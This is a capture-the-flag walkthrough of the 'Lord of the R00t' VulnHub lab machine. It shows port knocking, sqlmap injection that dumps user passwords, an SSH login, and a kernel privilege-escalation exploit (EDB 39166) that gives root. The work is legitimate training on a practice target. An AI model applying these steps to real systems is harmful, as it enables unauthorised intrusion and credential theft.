

VulnHub-Lord of The R00t-1:1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.11

Scanning & Enumeration

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.11
```

```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ sudo nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:09 IST
Nmap scan report for 192.168.1.11
Host is up (0.00061s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 08:00:27:94:6A:B0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.61 ms  192.168.1.11
```

SSH

```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ ssh 192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ECDSA key fingerprint is SHA256:XzDLUMxo8ifHi4SciYJYj702X3PffwaXyK0S07b6xd8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ECDSA) to the list of known hosts.

      L O R D
Knock Knock To Baker

Easy as 1,2,3
m3rc@192.168.1.11's password: 
```

- We do not know a password
- Easy as 1,2,3 (might be a clue)
- We can try pinging ports 1,2,3

```
nmap -Pn --host-timeout 100 --max-retries 0 1 192.168.1.11
nmap -Pn --host-timeout 100 --max-retries 0 2 192.168.1.11
nmap -Pn --host-timeout 100 --max-retries 0 3 192.168.1.11
```

```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ nmap -Pn --host-timeout 100 --max-retries 0 -p 1 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:22 IST
Warning: 192.168.1.11 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.1.11
Host is up.

PORT      STATE      SERVICE
1/tcp    filtered  tcpmux

Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ nmap -Pn --host-timeout 100 --max-retries 0 -p 2 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:22 IST
Warning: 192.168.1.11 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.1.11
Host is up.

PORT      STATE      SERVICE
2/tcp    filtered  compressnet

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ nmap -Pn --host-timeout 100 --max-retries 0 -p 3 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:22 IST
Warning: 192.168.1.11 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.1.11
Host is up.

PORT      STATE      SERVICE
3/tcp    filtered  compressnet
```

- Now we can try scanning again


nmap

```
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
[ms3rc@brut3-g33579 Lord_of_The_Rings1:1]$ sudo nmap -A -p- -T5 -oN nmap.txt 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:22 IST
Nmap scan report for 192.168.1.11
Host is up (0.00056s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:94:6A:B0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.56 ms  192.168.1.11
```

- Port 1334 has opened, and is running an apache server
-

<http://192.168.1.11:1337>



nikto

```
TRACEROUTE
NCP RTT      ADDRESS
[ma3rc6brut3-g33579 Lord_of_The_Rings1:1] $ nikto -h http://192.168.1.11:1337/
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.11
+ Target Hostname: 192.168.1.11
+ Target Port:    1337
+ Start Time:     2020-10-02 17:29:27 (GMT5.5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x40 0x51ffd65196807
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://127.0.1.1:1337/images/".
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?patterns/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7537 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:     2020-10-02 17:29:36 (GMT5.5) (9 seconds)
-----
+ 1 host(s) tested
[ma3rc6brut3-g33579 Lord_of_The_Rings1:1] $
```

- images directory nothing else present

Dirbuster

<http://192.168.1.11:1337>

Directories found during testing:

Dirs found with a 200 response:


/images/
/

Dirs found with a 403 response:


/icons/
/icons/small/
/server-status/

- Nothing interesting found

robots.txt



- Source code



- Has a base64 encoded string

Decoding

```
echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | base64 --decode
```

```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | base64 --decode  
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer! [m3rc@brut3-g33579 Lord_of_The_Rings1:1]$
```


Lzk3ODM0NTIxMC9pbmRleC5waHA= another Base64 encoded string

```
echo "Lzk3ODM0NTIxMC9pbmRleC5waHA=" | base64 --decode
```

```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ echo "Lzk30DMONTIxMC9pbmRleC5waHA=" | base64 --decode /978345210/index.php[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$
```

/978345210/index.php a directory

- /978345210/index.php



Welcome to the Gates of Mordor

User :

Password :

- Might be vulnerable to SQL injections

sqlmap

```
sqlmap http://192.168.1.11:1337/978345210/index.php --forms --dbs
```

```
[17:49:55] [INFO] retrieved: mysql
[17:50:15] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

```
sqlmap http://192.168.1.11:1337/978345210/index.php --forms -D Webapp --dbs
```




```

Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | iwilltakethering | frodo |
| 2 | MyPreciousROOt | smeagol |
| 3 | AndMySword | aragorn |
| 4 | AndMyBow | legolas |
| 5 | AndMyAxe | gimli |
+-----+-----+-----+

```

- Login to the website



- Attempting SSH login

- Username = smeagol

- Password = MyPreciousR00t

```
smeagol@LordOfTheRoot:/SECRET$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:/SECRET$
```

Enumerating for Privilege Escalation

```
sudo -l
```

```
smeagol@LordOfTheRoot:/home$ sudo -l
[sudo] password for smeagol:
Sorry, user smeagol may not run sudo on LordOfTheRoot.
```

- Looking for SUID

```
find / -perm -4000 2>/dev/null
```

```
smeagol@LordOfTheRoot:/home$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/bin/ping6
/SECRET/door2/file
/SECRET/door1/file
/SECRET/door3/file
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/X
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/sbin/uidd
/usr/sbin/pppd
```

```
uname -a
```

```
smeagol@LordOfTheRoot:/SECRET/door1$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:/SECRET/door1$
```

searchsploit Ubuntu

```
Linux Kernel 2.6.20.2-1.24.2.6.27.7-10 (Ubuntu 12.04/8.04 / Fedora Core 10 / Opensuse 11.1) - SCIF PMD Memory Corruption Remote Overflow | linux/remote/9556.c
Linux Kernel 2.6.24.16-23.2.6.27.10/2.6.28.3 (Ubuntu 8.04/9.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalation | linux/x86-64/local/9083.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - 'proc' Handling SUID Privilege Escalation | linux/local/41770.txt
Linux Kernel 2.6.37 (Redhat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation | linux/local/15704.c
Linux Kernel 2.6.39 < 3.2.2 (Centos / Ubuntu x86/x64) - 'Memopipper' Local Privilege Escalation (1) | linux/local/15411.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation | linux/local/37236.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation (Access /etc/shadow) | linux/local/37233.txt
Linux Kernel 3.13.14 (Ubuntu) - 'epoll()' System Call Local Denial of Service | linux/dos/53745.c
Linux Kernel 3.2-0-23/3.5-0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3) | linux/x86-64/local/33589.c
Linux Kernel 3.3 (Ubuntu / Fedora 19) - 'sock_diag_handler()' Local Privilege Escalation (3) | linux/local/33336.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32' Local Privilege Escalation (3) | linux/x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2) | linux/local/31346.c
Linux Kernel 3.7-10 (Ubuntu 12.10 x64) - 'sock_diag_handlers' Local Privilege Escalation (2) | linux/x86-64/local/24746.c
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-widi SNEP Privilege Escalation | linux/local/41999.txt
Linux Kernel 4.0.5 / < 4.4.1-3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux Kernel 4.13 (Ubuntu 17.10) - 'waitid()' SNEP/SNMP/Chrome Sandbox Privilege Escalation | linux/local/43127.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - IVCSLR & SNEP Supposed Arbitrary File Read | linux/local/43125.c
Linux Kernel 4.4.3 (Ubuntu 14.04/15.10) - 'overlays' Local Privilege Escalation (1) | linux/local/35015.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit) | linux/local/40729.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'sendmmsg-user_callback()' Kernel Pointer Leak | linux/dos/40529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/15.04 x86-64) - 'PF_PACKET' Race Condition Privilege Escalation | linux/x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC) | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | linux/local/41456.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - 'Netfilter' 'target_offset' Out-of-Bounds Privilege Escalation | linux/x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/15.04 x64) - 'PF_PACKET' Race Condition Privilege Escalation | windows/x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation | linux/local/38772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - IPSET SET REPLACE Local Privilege Escalation | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - 'Leak actio Kernel Pointer | linux/dos/49319.c
Linux Kernel 4.8-0-22/3.10.0-327 (Ubuntu 16.10 / Redhat) - 'keyctl' Null Pointer Dereference | linux/dos/40762.c
Linux Kernel 4.8-0-34 / 4.8.0-15 (Ubuntu / Linux Mint) - Packet Socket Local Privilege Escalation | linux/local/47168.c
Linux Kernel 4.8.0-41-generic (Ubuntu) - Packet Socket Local Privilege Escalation | linux/local/41994.c
Linux Kernel 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation (1) | linux/x86/local/19916.c
Linux Kernel 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN' Local Privilege Escalation (2) | linux/local/19944.c
Linux Kernel 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation | linux/local/14814.c
Linux Kernel 2.6.36-rc5 (Redhat / Ubuntu 10.04) - 'testchild' Kernel Memory Disclosure | linux/local/45150.c
Linux Kernel 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econn Privilege Escalation | linux/local/17787.c
Linux Kernel 2.6.36.2 (Ubuntu 10.04 x64) - 'Half-Nelson.c' Local Privilege Escalation | linux/x86-64/local/174174.c
```

Privilege Escalation

- Exploit

The screenshot shows the Exploit Database website interface. The main content area displays details for a specific exploit: Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Local Privilege Escalation (1). The details include the EDB ID (39166), CVE (2015-8660), Author (REBEL), Type (LOCAL), Platform (LINUX), and Date (2016-01-05). There is a section for 'Become a Certified Penetration Tester' with a 'GET CERTIFIED' button. The interface also shows navigation links like Homepage, Forum, Wiki, and Getting Started.

- Make it executable

```
smeagol@LordOfTheRoot:~/Desktop$ mv 39166 39166.c
smeagol@LordOfTheRoot:~/Desktop$ gcc 39166.c -o exploit
smeagol@LordOfTheRoot:~/Desktop$ chmod +x ./exploit
smeagol@LordOfTheRoot:~/Desktop$
```

- Run

- We are Root

```
smeagol@LordOfTheRoot:~/Desktop$ gcc 39166.c -o exploit
smeagol@LordOfTheRoot:~/Desktop$ chmod +x ./exploit
smeagol@LordOfTheRoot:~/Desktop$ ./exploit
root@LordOfTheRoot:~/Desktop#
```

|--Root Flag--|

```
root@LordOfTheRoot:~/Desktop# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can guard the secret of the
- Gandalf
root@LordOfTheRoot:/root#
```